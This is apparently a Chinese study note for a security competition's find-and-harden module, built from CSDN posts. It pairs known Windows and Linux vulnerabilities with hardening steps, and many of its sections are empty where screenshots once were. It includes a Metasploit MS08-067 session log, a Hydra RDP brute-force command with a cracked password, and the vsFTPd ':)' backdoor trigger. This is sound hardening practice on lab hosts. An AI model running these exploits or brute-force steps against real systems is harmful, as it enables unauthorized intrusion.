D模块步骤：

统一使用nmap -sS -p- -T4 IP

先做系统漏洞

再做弱密码

然后做网站漏洞

漏洞发现表(管理员用户弱密码,windows后面用户,**ms08-067,windows远程登录rdp爆破,FTP匿名登录,cve-2019-0708,ms12-020,ms17-010,IPC$漏洞,ms15-034,windows后门,cve-2007-2447,cve-2017-7494,linux后门程序，linux后门用户，ssh服务root直接登录,root弱密码,笑脸漏洞, MySQL 数据库 root 用户任意地点登录,windows的计划任务,数据库弱口令**)


Linux：

查看网站是否有漏洞


找到自己靶机存在的漏洞进行加固，并保存截图说明说明有什么原因，一定会存在一些扫描就能攻击的一些漏洞,还有就是可能出现一些关于web的一些进阶题目，还有注意一些高端口可能用普通的sSsV扫描不出来。注意用-p-去扫描所有的端口

windows


MS08_067渗透过程



该漏洞存在，进行加固



取消文件夹和打印机共享，开启防火墙



发现已经无法对其造成攻击

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.40.134:4444
[*] Sending stage (175174 bytes) to 192.168.40.136
[*] Meterpreter session 2 opened (192.168.40.134:4444 -> 192.168.40.136:5036 ) at 2021-12-14 07:31:56 -0500
[-] 192.168.40.136:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.40.136:445) timed out
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) >
```

CSDN @yaaaaanmi

(1)漏洞发现过程

模拟攻击者思维对服务器进行黑盒测试,通过扫描发现服务器开放了

远程桌面。

```
┌──(root💀kali2021)-[~/桌面]
└─# nmap -A -n 10.101.101.249
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-12 04:22 CST
Stats: 0:01:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 04:23 (0:00:00 remaining)
Nmap scan report for 10.101.101.249
Host is up (0.0023s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Windows Server 2008 R2 Datacenter 7601 Service Pack 1 microsoft-d
3389/tcp  open  ms-wbt-server?
| ssl-cert: Subject: commonName=WIN-S0Q4QH3N1TU
| Not valid before: 2022-04-09T13:36:46
|_Not valid after:  2022-10-09T13:36:46
|_ssl-date: 2022-04-11T12:26:37+00:00; -7h57m37s from scanner time.
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49158/tcp open  msrpc          Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
```

CSDN @搞安全的藤原拓海

使用 Hydra 尝试对服务器 administrator 用户进行暴力破解， 成功爆破

出密码,密码为弱口令， 证实了服务器 administrator 用户存在弱口令。


```
┌──(root💀kali2021)-[~/桌面]
└─# hydra -l administrator -P pass.txt rdp://10.101.101.249
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-12 01:06:22
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of
 parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking rdp://10.101.101.249:3389/
[3389][rdp] host: 10.101.101.249   login: administrator   password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-12 01:06:24
```

CSDN @搞安全的藤原拓海

(2)漏洞加固过程


将服务器 administrator 用户的密码修改为强密码,防止攻击者利用弱

口令远程登录服务器。



(3)漏洞加固验证过程

再次对服务器 administrator 用户的密码进行暴力破解,已无法爆破出密码,加固成功。



管理员用户弱口令

禁用FTP匿名用户可登录

漏洞发现:

```
┌──(root㉿kali)-[~]
└─# ftp 172.16.123.102
Connected to 172.16.123.102.
220 Microsoft FTP Service
Name (172.16.123.102:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49159|)
125 Data connection already open; Transfer starting.
12-18-21  01:18PM                    0 111.txt
12-17-21  11:28AM       <DIR>          fileshare
12-17-21  11:31AM       <DIR>          inetpub
07-14-09  11:20AM       <DIR>          PerfLogs
12-17-21  11:38AM       <DIR>          phpStudy4IIS
11-02-16  07:35PM             22436557 phpStudy4IIS.exe
12-17-21  11:31AM       <DIR>          Program Files
12-17-21  11:31AM       <DIR>          Program Files (x86)
09-20-22  10:42AM       <DIR>          test
12-17-21  03:59PM       <DIR>          Users
12-17-21  11:31AM       <DIR>          Windows
226 Transfer complete.
ftp>
```

漏洞加固：

加固后验证：

CVE-2019-0708漏洞

漏洞发现：

漏洞加固：

关闭远程连接

漏洞验证：

MS08_067

漏洞发现：

加固方法WindowsXP-KB958644-x86-CHS.exe来安装补丁

MS12_020漏洞安全加固

漏洞发现：

漏洞加固：在windows系统中关闭远程桌面协议（Remote Desktop Services、Terminal Services、Remote Assistance服务）实现加固

漏洞验证：

MS17-010漏洞安全加固

漏洞发现

漏洞加固：加固关闭Server 服务,以防止攻击者利用此漏洞以夺取服务器权限。

漏洞验证：

1．**IPC$漏洞**

通过nmap扫描目标服务器，发现445，139开启怀疑有ipc$漏洞。

再通过windows对目标服务器进行连接，连接成功。证明有ipc$漏洞

加固，关闭server服务

CVE-2020-15778 Openssh-SCP 命令注入漏洞复现报告

CVE-2020-15778 Openssh-SCP 命令注入漏洞复现报告 - 腾讯云开发者社区-腾讯云 (tencent.com)

MS15-034漏洞安全加固

开放了 HTTP 端口(80)， 版本为 IIS7.5,且服务器版本为 Windows Server 2008 R2,为 MS15-034 漏洞影响范围内

漏洞发现：

漏洞加固：

在服务器 IIS 管理器中取消“启用内核缓存” 选项的勾选， 以禁用 IIS内核缓存

防止攻击者利用此漏洞对服务器进行攻击导致服务器蓝屏宕机

漏洞验证：

服务器后门用户

(1)漏洞发现过程

通过查看所有用户,发现后门用户“hacker” ， 证实了服务器存在后门用户。

(2)漏洞加固过程

将后门用户删除， 防止攻击者通过后门用户登录服务器。

(3)漏洞加固验证过程

再次查看所有用户， 发现后门用户已经被删除， 加固成功。

linux

CVE-2017-7494

445/tcp Samba远程代码执行

is_known_pipename模块

漏洞发现：

漏洞加固：

修改/etc/samba/smb.conf文件

漏洞验证：

CVE-2007-2447

漏洞发现：

漏洞影响了Samba 3.5.0 之后的版本，不包含4.6.4/4.5.10/4.4.14

漏洞加固

修改/etc/samba/smb.conf文件

注释：username map script = /etc/samba/script/mapusers.sh

漏洞验证：

后门程序根除 查看后门程序用nmap扫描到后门程序，记住端口号

l漏洞端口发现

发现木马文件

漏洞加固：删除进程和启动项和木马

漏洞验证：

ssh root用户可以直接登录，并且是弱密码root

设置不允许root登录，并且重启ssh

使用强密码

验证成功root权限被拒绝

后门用户删除

cat /etc/passwd 发现属于/bin/bash就是可以提权的后门用户

userdel 后门用户

查看/etc/passwd不存在加固成功

笑脸漏洞（vsFTPd 2.3.4 Backdoor）
vsftpd_234_backdoor模块

使用手工验证 ftp 端口 然后在输入用户名的地方输入 e:) 字符尝试激活后门端口6200

端口开启直接连接

加固方法通过iptables 防火墙禁止6200

加固成功

ftp匿名登录

修改/etc/vsftpd.conf 改为NO

验证成功

三、 MySQL 数据库 root 用户任意地点登录
(1)漏洞发现过程
通过 MySQL 客户端尝试进行远程登录,发现可以成功远程登录， 证实
了服务器 MySQL 数据库 root 用户存在任意地点登录。

(2)漏洞加固过程
禁止 root 用户任意地点登录,仅允许本地登录。

(3)漏洞加固验证过程
再次尝试远程登录， 发现已经不允许登录， 加固成功。

Redis弱口令或redis未授权访问
漏洞发现：

公钥上传，root登录

漏洞加固：
.在redis.conf配置文件中找到requirepass去掉前面的# 并在后面将foobared或者一个弱密码 改成高强度的密码，原因是redis验证密码的速度很快，给攻击者进行高速的爆破密码提供了一个良好的基础。

漏洞验证：

redis未授权访问漏洞
漏洞发现：

漏洞加固：

或

漏洞验证：

rsync未授权访问漏洞：
漏洞发现：

漏洞加固：read only =yes 只读

漏洞验证

nfs根目录挂载

漏洞发现

漏洞加固：

去掉并重启

漏洞验证：

Web登录界面万能密码可进入

加固：addslashes()引号加反斜杠加固

漏洞验证：

时间盲注漏洞发现

加固

本地文件包含漏洞发现

漏洞验证：只允许包含include.php和file1.php和file2.php

验证：正确不报错

包含/etc/passwd就错误

漏洞发现sql注入

漏洞加固

漏洞验证

漏洞发现：

漏洞加固：

漏洞验证

Upload文件上传漏洞发现

漏洞加固（php禁止解析）

漏洞验证